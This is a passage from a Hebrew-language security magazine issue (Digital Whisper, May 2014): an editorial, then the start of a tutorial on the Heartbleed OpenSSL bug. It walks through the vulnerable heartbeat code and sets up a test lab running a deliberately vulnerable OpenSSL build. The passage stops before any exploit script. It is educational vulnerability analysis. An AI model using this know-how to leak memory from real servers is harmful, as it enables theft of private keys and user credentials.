Digital Whisper

גליון 50, מאי 2014

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל
כתבים:	אפיק קסטיאל (cp77fk4r), יורם שפר, ניר גלאון, יובל נתיב (tsif), d4d, ישראל חורז'בסקי (Sro) ודנור כהן (An7i).

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

אז אחרי חודשיים רצופים ללא גיליון, ואחרי קצת יותר מארבע שנים של פעילות, אנחנו גאים להגיש לכם את הגיליון ה-50 של הפרוייקט המטורף הזה.

כמו שבטח שמתם לב, חודשיים לא פרסמנו גיליון, וכמו שבטח ניחשתם - בחודשיים האלה לא ישבנו רגל על רגל. עבדנו קשה, ניסינו, ובסופו של דבר - לחיים יש את התוכניות שלהם, ולך תשכנע אותם שהתוכניות שלך חשובות יותר... אז הנה, קצת באיחור, אבל עדיין כאן, הגיליון החמישים של Digital Whisper בחוץ, והוא כולל 7 מאמרים הנפרשים על לא פחות מ-120 עמודים!

בחודשיים האחרונים, כשלא היינו כאן, פורסמו לא מעט אירועים הקשורים לאבטחת מידע בארץ וברחבי העולם, החל במתקפת האקרים נרחבת (הכמה במספר? מישהו סופר?) ומטורפת על "מרחב הסייבר" של מדינת ישראל, דרך חזרתה של ה-TCP/32764 Backdoor בנתבים הבייתים, וכלה בתולעת "TheMoon", שהדביקה לא מעט נתבי LinkSys. אך בדברי הפתיחה של היום, ארצה להתייחס לנושא מסויים שפורסם ממש לאחרונה - החולשה CVE-2014-0160 (או בשמה המוכר יותר: "The Heartbleed Bug"). למי שלא שמע, מדובר בחולשה שנמצאה ברב הגרסאות האחרונות של - OpenSSL (רק על מנת לסבר את האוזן: OpenSSL הוא המימוש של TLS/SSL הנפוץ בעולם. לפי הסטטיסטיקה של Netcraft לחודש זה, השימוש בו עומד על 66% מרחבי האינטרנט). ניצול החולשה מאפשר לתוקף להזליג עד 64bk אקראיים (פחות או יותר) של מידע מהערימה של התהליך. לא נכנס כאן לפרטים (בשביל זה אנו מפרסמים מאמר על הנושא במסגרת הגיליון הנוכחי), אבל כן ארצה לדבר על מה שזה אומר מבחינת היום-יום שלנו.

חולשה בשירות שכזה (עם חשיבות כזאת ועם כזה נתח שוק), שאינה דורשת אינטרקציה אנושית מצד הנתקף (כגון חולשות בדפדפנים / חולשות בתוכנות לצפייה במסמכים וכו') נחשבת פחות או יותר בגדר טירוף, אם נוסיף את העובדה שהשימוש בה אינו מופיע בלוגים של השירות הנתקף - אפשר אף להגיד שהיא בגדר פנטזיה. הימצאות השירות הפגיע (OpenSSL) כבר מעידה על כך שהמטרה נחשבת "רגישה" (כמו עמוד הזדהות לשירות מאובטח, שירותי VPN לארגונים רגישים, ציודי תקשורת חשובים וכו') - ואם היא נחשבת "רגישה" לאדם אחד, אז בוודאות היא נחשבת "מעניינת" לאדם אחר.

במקרה של Heartbleed, מוצאי החולשה החליטו לצאת עם המידע לציבור ולעדכן את המפתחים, אך בהחלט יש מקום להניח שהיו, יש, או יהיו מקרים בהם אירועים בסדר גודל שכזה נשמרים בסוד ומנוצלים ברמה יום-יומית באינטרנט.

חשוב מאוד לקחת את ההנחה הזאת בחשבון כאשר מבצעים כל צעד שהוא ברחבי האינטרנט (כנ"ל גם לגבי המחשבים הפרטיים, הפלאפון שלנו, ובעצם - לגבי כל דבר בחיים): אם המידע הזה **קיים, מאוחסן**

באופן מגנטי כלשהו, ומחובר בצורה כזאת או אחרת לאינטרנט - צא מנקודת הנחה שאתה לא הבן אדם היחיד שיש לו גישה אליו. וזה כל כך לא מעניין אם אתה רואה "מנעול ירוק" בצד שמאל ב"למעלה של הדפדפן". פשוט לא מעניין. אומרים לך שזה מאובטח? אני אומר לך - צא מהסרט, לא רק שזה פרוץ - זה כבר נמצא בידיים של מישהו לא מורשה. מקרים כמו Heartbleed יעידו לטובתי, ועוד יותר יעידו לטובתי מקרים כמו Heartbleed - אך שבכלל לא שמענו עליהם, וככל הנראה גם לא נשמע עליהם לעולם.

ובנימה קצת אחרת, אירוע נוסף ומעניין מאוד שקרה החודש, למי שלא שם לב (יש חיה כזאת?), The Circle of Lost Hackers פרסמו את המגזין ה-68 של Phrack - ממליץ לכם בחום (כמובן ברגע שסיימתם לקרוא את הגיליון הזה), לרוץ ולקרוא את הכתבות שם. פשוט אומנות.

וכמובן, לפני הכל, אנו חווים את תודותינו לאנשים שבלעדיהם הגיליון הזה לא היה מתפרסם כמו שהוא, לאנשים שנתנו מזמנם לקהילה, שהשקיעו וכתבו מאמרים ובזכותם אנו פה. תודה רבה ל**יורם שפר**, תודה רבה ל**ניר גלאון**, תודה רבה ל**יובל (tsif) נתיב**, תודה רבה ל-**d4d**, תודה רבה ל**ישראל (Sro) חורז'בסקי** ותודה רבה ל**דנור כהן (An7i)**!

וכמובן - תודה רבה ל**שילה ספרה מלר**, על העזרה הענקית בעריכת הגיליון.

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

דבר העורכים	2
תוכן עניינים	4
על לבבות שבורים - CVE-2014-0160 / Heartbleed	5
עלייתו ונפילתו של האתר Silk Road	24
השכבה הפיזית של מודל השכבות	33
שלוט בפיצ'רים שלך!	81
Profit (Mostly) hacking Games For Fun And - חלק א'	96
אקספלויטים - לנצל את התמיכה אחורה בפלאש	106
הגנה אקטיבית, הדור הבא של אבטחת המידע	113
דברי סיכום	122

על לבבות שבורים - CVE-2014-0160 / Heartbleed

מאת אפיק קסטיאל (cp77fk4r)

הקדמה

החודש, שלושה חוקרי אבטחת מידע (Matti Kamunen, Antti Karjalainen ו-Riku Hietamäki) מחברת Codenomicon פרסמו תוצאות מחקר שהם ביצעו על חולשה שהתגלתה ע"י Neel Mehta מגוגל, בספריה OpenSSL. מאז פרסום החולשה אין כמעט בלוג או אתר חדשות אחד בתחום שלא כתב עליה. מדובר באחת הספריות הנפוצות ביותר (אם לא הנפוצה ביותר) למימוש SSL/TLS בשירותי WEB (ומעבר לזאת - מספר רב של מוצרי אבטחה שעושים שימוש בהצפנת התעבורה שלהם עושים שימוש בספריה הנ"ל, כגון נתבים של Cisco, Juniper וכו').

אבל לפני הכל, שני דברים שחשוב לדעת:

- בהרבה מקומות שראיתי יש הרבה מאוד בלבול, שלא כמו במתקפות קודמות (כגון BREACH, Lucky13CRIME וכו') שהתגלו ב-SSL/TLS, כשל האבטחה במקרה של Heartbleed הוא אינו בפרוטוקול עצמו אלא במימוש שלו ב-OpenSSL.
- הבאג (כשלעצמו) לא מאפשר להשתלט על השרת שמריץ את גרסאת ה-OpenSSL הפגיעה.

אחרי שהפנמנו את שני הנקודות הנ"ל, אפשר להתחיל.

קצת על OpenSSL

OpenSSL הינו פרוייקט קוד-פתוח שנועד לאפשר מימוש חופשי של הפרוטוקולים SSLv2, SSLv3 ו-TLSv1. הפרוייקט פורסם לראשונה בסוף שנת 1998 והוא מבוסס על פרוייקט ישן יותר, בשם SSLeay שפותח במקור ע"י Eric Andrew Young ו-Tim Hudson. גרסאתו האחרונה של OpenSSL הינה 1.0.2.

אז מה זה Heartbleed?

לפני ששואלים את השאלה הנ"ל, יש צורך לשאול קודם לכן, את השאלה "מה זה Heartbeat" אך בכלליות: Heartbleed היא חולשה שהתגלתה במנגנון ה-Heartbeat, עליו אסביר בשורות הבאות. החולשה קיימת ב-OpenSSL מגרסאות 1.0.1 עד 1.0.1f (כולל). גרסאות מעל (1.0.1g) וגרסאות מתחת (1.0.0 ומטה) אינן פגיעות.

אז מה זה Heardbeat?

כפי שמספק לנו ה-RFC6520 (TLS/DTLS Heartbeat Extension), הקמת חיבור TLS (ובכלליות, הקמה של חיבורים מוצפנים) דורשים לא מעט משאבים ולוקחים לא מעט זמן (כמובן, ביחס להקמה של חיבורים שאינם מאובטחים), מפני שבהרבה מקרים הם דורשים לבצע מספר חישובים מתמטיים. הרעיון של Heardbeat נועד לחסוך את הצורך בהקמה של חיבור כזה כל מספר שניות - הרעיון הוא שלאחר יצירת חיבור ראשוני ה-Client יוכל להחזיק את החיבור "חי" גם אם **כרגע** אין לו צורך לשלוח בו לשליחת מידע ע"י שליחת חבילות TLS1_HB_REQUEST.

הגדרת התפקיד ב-RFC:

> 5.2. Liveliness Check:
> Sending HeartbeatRequest messages allows the sender to make sure that it can reach the peer and the
> peer is alive. Even in the case of TLS/TCP, this allows a check at a much higher rate than the TCP keep-
> alive feature would allow.

למען הידע הכללי: לחבילות ה-Heartbeat יש שימוש נוסף, אך פחות נפוץ, כאשר רוצים לבצעPath MTU Discovery במקרים שבהם לא רוצים להשתמש בפרוטוקולי Stream Control חיצוניים.

אם נסתכל ב-RFC (עמוד 4) נראה שהמבנה של חבילת Heartbeat כזאת נראה כך:


```
struct {
      HeartbeatMessageType type;
      uint16 payload_length;
      opaque payload[HeartbeatMessage.payload_length];
      opaque padding[padding_length];
} HeartbeatMessage;
```

השדה הראשון (**type**) מגדיר את סוג חבילת ה-Heartbeat (החבילה יכולה להיות TLS1_HB_REQUEST או TLS1_HB_RESPONSE), ובשני המקרים, היא לא יכולה להיות גדולה להיות יותר מ-2^14 בתים או כפי שהוגדר ב-max_fragment_length בזמן הקמת התקשורת (פרטים נוספים על שלב זה ב-RFC6066).

השדה השני (**payload_length**) מגדיר את גודל ה-Payload שנשלח עם החבילה, והשדה השלישי (**payload**) מכיל את תוכן החבילה עצמה.

השדה הרביעי (**padding**) מכיל מידע אקראי לצורך ריפוד בגודל: TLSPlaintext.length - payload_length - 3 (גודל החבילה, פחות ה-payload_length פחות 3, בגלל שגודל השדה type הוא בית אחד וגודל שדה ה-payload_length הוא שני בתים).

דוגמא לחבילה כזאת:



[את החבילה שלחתי ל-www.verisign.com , באמת רק לשם הבדיחה...]

לפי התמונה, ניתן לראות כי מבנה החבילה מורכב משדה שקובע ראשית את סוג החבילה, לאחר מכן שדה שמורה על גודל ה-payload, ולאחר מכן ה-payload עצמו.

כאמור, שרת מזהה כי חבילת ה-Heartbeat הינה TLS1_HB_REQUEST ע"י כך ששדה ה-Type שווה ל-1. במקרים כאלה, על מנת לשמור על קשר עם הלקוח, עליו להגיב עם חבילת TLS1_HB_RESPONSE מתאימה. אם נסתכל בקוד של OpenSSL, תחת הפונקציה הפגיעה (הפונקציה tls1_process_heartbeat בעת הטיפול בחבילות TLS, ו-dtls1_process_heartbeat בעת הטיפול ב-DTLS (תחת t1_lib.c ו-d1_lib.c, בהתאמה) שאחראית לטפל בחבילות Heartbeat , נראה את הקוד הבא:

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
...
```

```
if (hbtype == TLS1_HB_REQUEST)
{
   unsigned char *buffer, *bp;
   int r;

   /* Allocate memory for the response, size is 1 byte
    * message type, plus 2 bytes payload length, plus
    * payload, plus padding
    */
   buffer = OPENSSL_malloc(1 + 2 + payload + padding);
   bp = buffer;
   /* Enter response type, length and copy payload */
   *bp++ = TLS1_HB_RESPONSE;
   s2n(payload, bp);
   memcpy(bp, pl, payload);
   /* Random padding */
   RAND_pseudo_bytes(p, padding);

   r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload +
padding);
   …
}
else if (hbtype == TLS1_HB_RESPONSE)
{
   unsigned int seq;

   /* We only send sequence numbers (2 bytes unsigned int),
    * and 16 random bytes, so we just try to read the
    * sequence number
    */
   n2s(pl, seq);

   if (payload == 18 && seq == s->tlsext_hb_seq)
   {
      dtls1_stop_timer(s);
      s->tlsext_hb_seq++;
      s->tlsext_hb_pending = 0;
   }
}
```

בשלב הראשון ניתן לראות כי הפונקציה מקבלת שני פרמטרים **שהגיעו מהמשתמש** עם חבילת ה-TLS1_HB_REQUEST). הפרמטרים הם סוג החבילה (הבית הראשון של payload מוכנס למשתנה hbtype) ואורך ה-payload (הפונקציה n2s() מכניסה את שני הבתים הבאים ב-payload ל-p) שהמשתמש שלח, ולאחר מכן, המשתנה pl יצביע על מיקום תחילת ההודעה ב-payload.

לאחר מכן, ניתן לראות כי קטע הקוד מחולק לשני חלקים עיקריים: הטיפול בחבילה מסוג TLS1_HB_REQUEST והטיפול בחבילה מסוג TLS1_HB_RESPONSE. מה שמעניין אותנו בשלב זה זה הקוד שאחראי על חבילות ה-TLS1_HB_REQUEST.

לאחר הבדיקה כי אכן מדובר בחבילת request, מתבצע הקוד הבא: הפונקציה OPENSSL_malloc() (המקבילה של malloc()), ובעזרתה מאלקצים ל-buffer מקום בזיכרון בגודל:

```
1 + 2 + payload + padding
```

וזאת כאמור, בגלל שגודל החבילה המוחזרת הינה גודל ה-payload, גודל ה-padding שיש להוסיף, ושני ערכים - הראשון מורה על סוג החבילה (שוקל בית אחד), והשני הוא מספר המורה על גודל עצמו (שוקל שני בייתים). בהמשך, המצביע bp מצביע אל המיקום בזיכרון של buffer, וזאת לטובת הכנת חבילת המידע שעל השרת להחזיר למשתמש.

כעת, מתבצעת הרכבת החבילה שעל השרת לשלוח כתגובה למשתמש:

```
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```


במיקום הראשון בחבילה מוכנס סוג החבילה (TLS1_HB_RESPONSE) - כמו שראינו ב-PCAP, השדה הראשון בחבילה, שוקל בית אחד ומורה על סוגה.

לאחר מכן, בעזרת הפונקציה s2n(), מועברים 2 הבתים הבאים ב-payload ומועברים ל-bp. ובסופו של דבר, בעזרת memcpy() מעתיקים ל-bp את payload (כמות) התווים מ-pl עצמו. לאחר הרכבת החבילה, השרת מוסיף padding לחבילה על פי הצורך והחבילה נשלחת ליעדה.

אז איפה בעצם החולשה?

מופיעה בדיוק כמה שורות מעל הכותרת ☺, בשלב בו memcpy() מעתיקה את המידע מ-pl אל pb. אם נסתכל בקוד, נראה כי השימוש ב-memcpy() מתבצע על מנת להעביר payload בתים מ-pl אל pb, ואם נסתכל בתחילת הקוד, נראה כי את הערך הקיים ב-payload המשתמש קובע! מה זאת אומרת? זאת אומרת שלא מתבצעת שום בדיקה בצד השרת ואף אחד לא מבטיח לנו שגודל ה-payload שהמשתמש שלח בפועל, אכן תואם את הערך הקיים בשדה payload_length (שגם הוא נשלח מהמשתמש) שעל פיו אנו קובעים את גודל החבילה שתוחזר למשתמש. מכאן שהמשתמש יכול לדווח כי הוא שלח משהו בגודל אחד, אך בפועל לשלוח מידע בגודל שונה.

אז איך אפשר לנצל זאת לטובתנו? בקצרה? באופן הבא:



[במקור: http://xkcd.com/1354]

ולא בקצרה:

כאשר השרת מעוניין להגיב לחבילת ה-TLS1_HB_RESPONSE, עליו להרכיב את TLS1_HB_RESPONSE בעזרת מידע שהגיע מהמשתמש. אחד מהפרמטרים הנ"ל הוא גודל החבילה שעליו להחזיר - וזאת הוא קובע (כפי שראינו) על פי הערך הקיים ב-payload, וזאת, כמו שראינו - מגיע מהמשתמש מבלי לוודא כי אכן זהו גודל ה-payload המקורי שהמשתמש שלח.

אם נעבור על סנאריו "רגיל", נראה שהמהלך נראה כזה: המשתמש שולח לשרת מחרוזת בעלת **X תווים**, ומספר המסמל את אורך המחרוזת: **X**. השרת מקצה מקום בזיכרון (בערימה של התהליך) שלו (שומר מצביע לשם) ומכניס את המחרוזת לשם. כעת על השרת להחזיר את אותה המחרוזת על מנת להגיב לחבילת ה-Heartbeat בצורה תקינה. הוא ניגש לאותו איזור בזיכרון, ושולף מהתא אליו מצביע המצביע למחרוזת **X תווים** - ומחזיר אותם למשתמש. המשתמש מקבל את המחרוזת - משווה למחרוזת שהוא שלח - ומבין כי הסשן עדיין חי.

אך אם נעבור על סנאריו "זדוני", נראה שהמהלך יראה כך: תוקף שולח לשרת מחרוזת בעלת **X תווים**, **ומספר הגדול בהרבה מאורך המחרוזת**: **Y**. ושוב, השרת מקצה מקום בערימה (ושומר מצביע לשם) ומכניס את המחרוזת לשם. כעת, על השרת להחזיר את אותה המחרוזת. הוא ניגש לאותו איזור בזיכרון שאליו מצביע המצביע ושולף **Y** תווים. **Y התווים הנ"ל כוללים את המחרוזת שהתוקף שלח ועוד Y-X תווים אקראיים הנמצאים בהמשך הזיכרון בערימה של** התהליך. השרת שולח את אותם תווים לתוקף, ומכאן - GAME OVER.

חשוב לזכור שאין לנו שליטה על מה שהשרת יחזיר, ולכן בהרבה מקרים מה שנקבל לאו דווקא יכלול מידע מעניין, אך לתוקף אין הגבלה על כמות הפעמים שהוא יוכל לנצל את החולשה הנ"ל. המגבלה היחידה שיש לתוקף היא גודל החבילה עליו הוא מדווח (Y), מפני שכמו שראינו בתחילה, על פי ה-RFC6520, שדה זה מוגבל ל-2^14kb (פחות 3 בתים שעליו לשלם בעת יצירת החבילה), ובכל הרצה התוקף יכול לקבל במקסימום Chunk של 64kb מהערימה של התהליך.

הקמת מעבדה

מצרכים:

- שרת HTTP שיודע להשתמש ב-OpenSSL (לדוגמא: Apache).
- גרסאת OpenSSL פגיעה (כאמור, כל גרסאת OpenSSL מ-1.0.1a עד 1.0.1f).
- Python
- Wireshark

על מנת להקים סביבה שבה נוכל להתנסות בנושא הנ"ל, בחרתי להשתמש בשרת Apache 2.2.21 (שמגיע עם XAMPP 1.7.7, אבל זה לא באמת משנה, פשוט זה מה שהיה אצלי מותקן), ניתן להוריד XAMPP מכאן:

https://www.apachefriends.org/download.html

אחרי שהתקנו את השרת, עלינו ליצור תעודת SSL, נעשה זאת באופן הבא:

- פתיחת Cmd וניווט לתיקיה בה התקנו את השרת. ניווט לתיקיה bin, שם לאתר את openssl ולהריצו באופן הבא:

```
openssl
```

- כעת אנו ב-Cli של OpenSSL, נבקש ליצור מפתח פרטי באורך 1024 ביט, לטובת יצירת התעודה, נעשה זאת כך:

```
OpenSSL> genrsa -des3 -out server.privkey 1024
```

- נתבקש להזין (פעמים) מחרוזת שתהווה passphrase ליצירת המפתח הפרטי של השרת. הרעיון בשימוש במפתח הפרטי שיצרנו, הוא שהשרת יוכל להשתמש בתעודה מבלי הצורך שנכניס את הסיסמה שלנו בכל פעם שנרצה להעלות אותו.

- לאחר מכן, יווצר לנו קובץ בשם server.privkey, שיכלול את המפתח הפרטי, אנו נשתמש בו על מנת לבצע את שלב ה-CSR (קיצור של Certificate Signing Request). ב-Cli של OpenSSL נכתוב:

```
OpenSSL> req -new -key server.privkey -config "..\..\php\extras\openssl\openssl.cnf" -out server.csr
```

- כעת נתבקש להזין את פרטי התעודה (עיר, מדינה, שם הארגון, שם פרטי וכו', בשלב זה אנו יוצרים Self-Signed Certificate, ככה שהפרטים הללו לא באמת צריכים להיות אמיתיים).

- לאחר סוף השלב הקודם, נוצר לנו קובץ בשם server.csr שמהווה בעצם את הבקשה שלנו ליצירת SSL Certificate, כעת נוכל לגשת ליצירת התעודה, אך לפני כן - חשוב שנסיר את ה-passphrase מקובץ ה-server.privkey.

נעשה זאת כך:

```
OpenSSL> rsa -in server.privkey -out server.key
```

בשלב זה נתבקש נתבקש להכניס את ה-passphrase ל-server.privkey.


כעת ניצור את התעודה, באופן הבא:

```
OpenSSL> openssl x509 -req -days 1337 -in server.csr -signkey server.key -out server.crt
```

- במידה והכל עבד כשורה, נקבל פלט בסיגנון הבא:

```
Signature ok
subject=/C=IL/ST=TA/L=Bla/O=DigitalWhisper/OU=DigitalWhisper/CN=cP/emailAddress=xxx@xxx.com
Getting Private key
```

ואם נסתכל בתיקיה, נראה שיש לנו קובץ בשם server.crt - שבעצם מהווה את תעודת ה-SSL שלנו:



על מנת שנוכל להשתמש בחתימה הנ"ל בשרת ה-Apache, נעביר אותה לתיקיה:

```
\apache\conf\ssl.crt\
```

ואת המפתח הפרטי של השרת, נעביר לתיקיה:

```
\apache\conf\ssl.key\
```

בשלב זה, עלינו להגדיר את Apache כך שידע לתמוך בחיבורי SSL בפורט 443 (או כל פורט אחר שנבחר), נעשה זאת ע"י:


- הורדת ה-# בקובץ \apache\conf\httpd.conf מהשורה הבאה:

```
#Include "conf/extra/httpd-ssl.conf"
```

- הורדת ה-# בקובץ \apache\conf\extra\httpd-ssl.conf מהשורות הבאות:

```
Listen 443
DocumentRoot "C:/xampp/htdocs"
ServerName localhost:443
```

- וזהו, כל שנותר הוא לבצע Restart לשרת ה-Apache ולגלוש ל-https://localhost:



השגיאה הנ"ל נוצרת אך ורק בגלל שמי שחתם על התעודה (אנחנו) הוא לא גוף מורשה, וזה בסדר גמור - מה שמעניין אותנו זה רק שיהיה שרת HTTPS על המחשב לצורך המעבדה.

כעת, יש "בעיה" נוספת, והיא ששרת ב-Apache שמגיע עם XAMPP מגיע עם **OpenSSL 1.0.0e**:

Apache Version	Apache/2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1
Apache API Version	20051115
Server Administrator	webmaster@localhost
Hostname:Port	localhost:443
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100

שהיא **אינה פגיעה ל-Heartbleed**, ולכן אנו נדרשים להוריד גרסאת OpenSSL פגיעה ולהחליף אותה במקורית. ניתן להוריד גרסאות OpenSSL פגיעות מהקישור הבא:

http://indy.fulgan.com/SSL/

